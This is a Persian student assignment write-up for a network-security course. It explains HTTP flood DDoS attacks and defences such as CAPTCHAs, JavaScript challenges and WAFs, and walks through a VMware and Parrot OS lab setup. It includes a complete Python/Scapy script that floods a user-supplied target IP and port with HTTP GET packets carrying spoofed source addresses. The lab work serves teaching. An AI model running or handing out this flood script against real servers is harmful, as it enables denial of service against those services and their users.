باسمه تعالی


مستند سازی تکلیف درس امنیت شبکه استاد فانیان

عرفان بهرامی – ۹۶۲۴۵۱۳

پیاده سازی حمله HTTP flood

حمله HTTP flood چیست؟

حمله‌ی HTTP flood در دسته‌ی حمله‌های DDOS قرار می‌گیرد و هدف اصلی این حمله، مشغول نگه‌داشتن منابع یک سرور از طریق ارسال درخواست با پروتکل HTTP پروتکل لایه‌ی هفت مدل (OSI) است. زمانی که حمله‌کننده می‌خواهد با استفاده از حمله‌ی HTTP flood ، یک سرویس را از دسترس خارج کند، درخواست‌های HTTP زیادی را که عموماً متدهای GET و POST هستند برای سرور ارسال می‌کند. درخواست‌های ارسال شده، می‌توانند کاملاً مشابه یک درخواست معتبر ارسال شده به‌وسیله‌ی یک کاربر واقعی باشند. از طرفی، این حمله نیاز به پهنای باند کم‌تری نسبت به بسیاری از حمله‌های دیگر دارد. این دو موضوع سبب شده است تا تشخیص و جلوگیری از این حمله به امری دشوار مبدل شود.



انواع حمله‌های HTTP flood :

استفاده از متدهای GET وPOST ، رایج‌ترین انواع استفاده از پروتکل HTTP برای مشغول نگه‌داشتن سرور هستند. در ادامه توضیح می‌دهیم که هرکدام از این متدها چگونه می‌توانند باعث منع سرویس بشوند.

۱.متد GET :

این متد، برای گرفتن اطلاعات از سرور استفاده می‌شود. در این نوع حمله، حمله‌کننده شروع به ارسال تعداد زیادی درخواست (برای نمونه درخواست برای عکس، یک فایل متنی یا ...) می‌کند. حمله با استفاده از متد GET نسبت به متد POST ، به منابع بیش‌تری برای پیاده‌سازی نیاز دارد اما پیچیدگی کم‌تری دارد. گاهی برای پیاده‌سازی این نوع حمله، از botnet استفاده می‌شود. در این حالت، حمله‌کننده تعدادی کامپیوتر را از طریق بدافزارها آلوده می‌کند. دستگاه‌های آلوده شده، بدون اطلاع صاحب دستگاه، شروع به ارسال درخواست برای سرور می‌کنند و وقتی این کار از چندین دستگاه انجام شود، بیش‌تر منابع سرور درگیر پاسخ‌گویی خواهند شد و حمله‌ی DDOS اتفاق می‌افتد.

۲. متد POST :


برخلاف متد قبلی، این متد برای ارسال یک فرم یا اطلاعات برای سرور استفاده می‌شود. هر فرمی که برای سرور ارسال می‌شود، نیاز به ثبت شدن در یک پایگاه داده دارد که این فرآیند، تقریبن زمان‌بر و از نظر پردازشی سنگین محسوب می‌شود. ارسال درخواست‌های POST به سرور تا آن‌جا ادامه پیدا می‌کند که یا پهنای باند سرور برای درخواست‌های ورودی پاسخ‌گو نباشد یا سرور با درخواست‌های زیادی به پایگاه داده مشغول باشد و توان پاسخ‌گویی به درخواست دیگری را نداشته باشد. اگرچه برای این حمله، نیاز به ارسال تعداد کم‌تری درخواست برای سرور وجود دارد ولی با توجه به ماهیت متد POSTکه نیاز است اطلاعاتی برای سرور ارسال شود، پیچیدگی بیش‌تری دارد.

چگونه می‌توان از حمله‌ی HTTP flood جلوگیری کرد؟

همان‌طور که گفته شد، سختی تشخیص این حمله، در شبیه بودن ترافیک حمله‌کننده به ترافیک کاربر عادی است. اگر با کمک روشی بتوان این دو ترافیک را از یک‌دیگر جدا کرد، تا حدودی جلوی حمله گرفته می‌شود.


- با توجه به این‌که در این حمله و به‌خصوص دراستفاده ازGET ، از بات‌ها استفاده می‌شود، می‌توان با استفاده از یک چالش (برای نمونه استفاده از یک captcha یا یک معما)، تا حدودی کاربر واقعی را تشخیص داد.
- یکی دیگر از راه‌ها، استفاده از چالش‌های JavaScript است. از آن‌جایی که بیش‌تر کاربرها از مرورگرهای وب استفاده می‌کنند و مرورگرها هم از JavaScript پشتیبانی می‌کنند، ارسال چالش هم می‌تواند موثر باشد. بسیاری ازbotnet ها قادر به حل این چالش‌ها نیستند. در حالی‌که مرورگرها، بدون آن‌که تغییری در عملکرد احساس بشود، می‌توانند این چالش‌ها را حل کنند.
- با استفاده ازWAF یا web application firewall می‌توان با بررسی رفتار کاربران، رفتارهای نزدیک به حمله یا مهاجم را تشخیص داد و از ورود ترافیک مربوط به آن‌ها جلوگیری کرد. این فایروال‌ها با فایروال‌های عادی تفاوت‌هایی دارد و عموماً کاربرد لایه‌ی ۷، یعنی لایه‌ی applicationدارند. این فایروال ، ترافیک ورودی یک web application و IP کاربران ارسال‌کننده‌ی آن‌ها را تحت‌نظر دارد وIP ها در یک پایگاه داده ذخیره می‌کند. با استفاده از این اطلاعات و با استفاده از قوانین و الگوهایی که از قبل برای فایروال تعریف شده است، هر زمان که فایروال رفتاری مانند حمله یا نزدیک به آن مشاهده کند، ترافیک ورودی مربوط به آن را مسدود می‌کند و به این شکل از حمله جلوگیری می‌شود. هم‌چنین آن فایروال‌ها، می‌توانند با تحلیل محتوای درخواست‌هایHTTP ، جلوی بسیاری از حمله‌های این لایه مانند SQL Injectionیا حمله‌ی XSS را، از طریق تشخیص کاراکترهای غیر مجاز و یا کد جاوا اسکریپت، بگیرند.

حال به سراغ آماده سازی آزمایشگاه برای پیاده سازی حمله می رویم:
در قدم اول برای اجرای حمله HTTP flood نیاز به یک شبیه ساز برای اجرای سیستم عامل های مورد نیاز خود هستیم که می توانیم نرم افزار VMware Workstation Pro را دانلود و اجرا نماییم.




پس از نصب VMware برای تسهیل شبیه سازی این حمله از سیستم عامل لینوکسی parrot os استفاده می کنیم که برای دانلود این سیستم عامل به سایت زیر مراجعه می کنیم.

https://parrotsec.org




به منوی Download مراجعه می کنیم و بر روی Get Security Edition کلیک کرده و فایل iso سیستم عامل را دانلود می کنیم و طبق مراحل زیر parrot os را نصب می کنیم.


در VMware روی file کلیک کرده و new virtual machine را انتخاب می کنیم.




سپس گزینه ی installer disc image file را انتخاب کرده و آدرس فایلiso را به آن می دهیم.




حال در قسمت Type گزینه Linux و در قسمت Version گزینه Other Linux مورد ۶۴ بیتی را انتخاب می کنیم.




در مرحله بعدی محل نصب را انتخاب کرده و next را می زنیم.




در این مرحله میزان فضای قابل تخصیص به ماشین مجازی را باید تنظیم کنیم.



در اینجا ماشین مجازی ساخته شده و مشخصات آن را به ما نشان می دهد. finish را می زنیم.



برای آزمایش ما ، نیازی به نصب سیستم عامل نیست به همین دلیل بر روی گزینه Live Mode کلیک کرده و منتظر اجرای سیستم عامل می مانیم و در نهایت کلیه موارد فوق را دوباره برای سیستم عامل دوم تکرار می کنیم و **دو عدد ماشین مجازی** برای انجام آزمایش آماده سازی می کنیم.



حال به سراغ پیاده سازی حمله می رویم:

۱.در ماشین اول کد های خود را نوشته و با نام main.py ذخیره می کنیم. کد های مورد نیاز به صورت زیر است:

- تابع randomIP برای تولید آیپی های مختلف برای انجام حمله به کار می رود.

```python
#!/usr/bin/python3
from scapy.all import *
from random import randint

def randomIP():
    ip = ".".join(map(str, (randint(0,255)for _ in range(4))))
    return ip

```

- تابع randomInt برای تولید اعداد رندوم برای پورت و seq مورد استفاده قرار می گیرد.

```
 9
10  def randInt():
11      x = randint(1000,9000)
12      return x
13
```

- تابع HTTP_Flood می باشد که توسط حلقه for به تعداد دلخواه می توانیم پکت ارسال کنیم و حمله انجام شود . برای انجام حمله نیاز به ارسال packet به سرور و مختل کردن آن است برای این کار ابتدا توسط تابع IP کتابخانه Scapy مبدا و مقصد packet خود را تعیین نموده پس از آن از طریق تابع TCP کتابخانه Scapy پورت مورد نیاز برای ارتباط بین مبدا و مقصد را تنظیم می کنیم و در آخر برای انجام درخواست GET و یا POST نیاز به تنظیم header برای packet ایجاد شده هستیم برای این کار payload فوق را تعریف نموده و با تنظیم نمودن پروتکل HTTP/1.0 و پس از آن مقصد packet توسط HOST ، packet خود را از طریق تابع send کتابخانه Scapy ارسال می کنیم.


```
14
15  def HTTP_Flood(dstIP,dstPort,counter):
16      total = 0
17      print ("Packets are sending ...")
18
19      for x in range (0,counter):
20          s_port = randInt()
21          s_eq = randInt()
22
23          IP_Packet = IP ()
24          IP_Packet.src = randomIP()
25          IP_Packet.dst = dstIP
26
27          TCP_Packet = TCP ()
28          TCP_Packet.sport = s_port
29          TCP_Packet.dport = dstPort
30          TCP_Packet.flags = "A"
31          TCP_Packet.seq = s_eq
32
33          HTTP_payload = f"GET / HTTP/1.0\r\nHOST: {dstIP}\r\n\r\n"
34          send(IP_Packet/TCP_Packet/HTTP_payload)
35          total+=1
36
37      print("\nTotal packets sent: %i\n" % total)
38
```

- در انتها از طریق تابع info آدرس آیپی مقصد و پورت مقصد را دریافت میکنیم و از طریق تابع main برنامه را اجرا می کنیم.


```
39
40  def info():
41
42      dstIP = input ("\nTarget IP : ")
43      dstPort = input ("Target Port : ")
44
45      return dstIP,int(dstPort)
46
47
48  def main():
49      dstIP,dstPort = info()
50      counter = input ("How many packets do you want to send : ")
51      HTTP_Flood(dstIP,dstPort,int(counter))
52
53  main()
54
```

۲. سپس در ماشین دوم ترمینال را باز کرده و دستور زیر را برای اجرای برنامه wireshark اجرا میکنیم.


```
$ sudo wireshark&
```



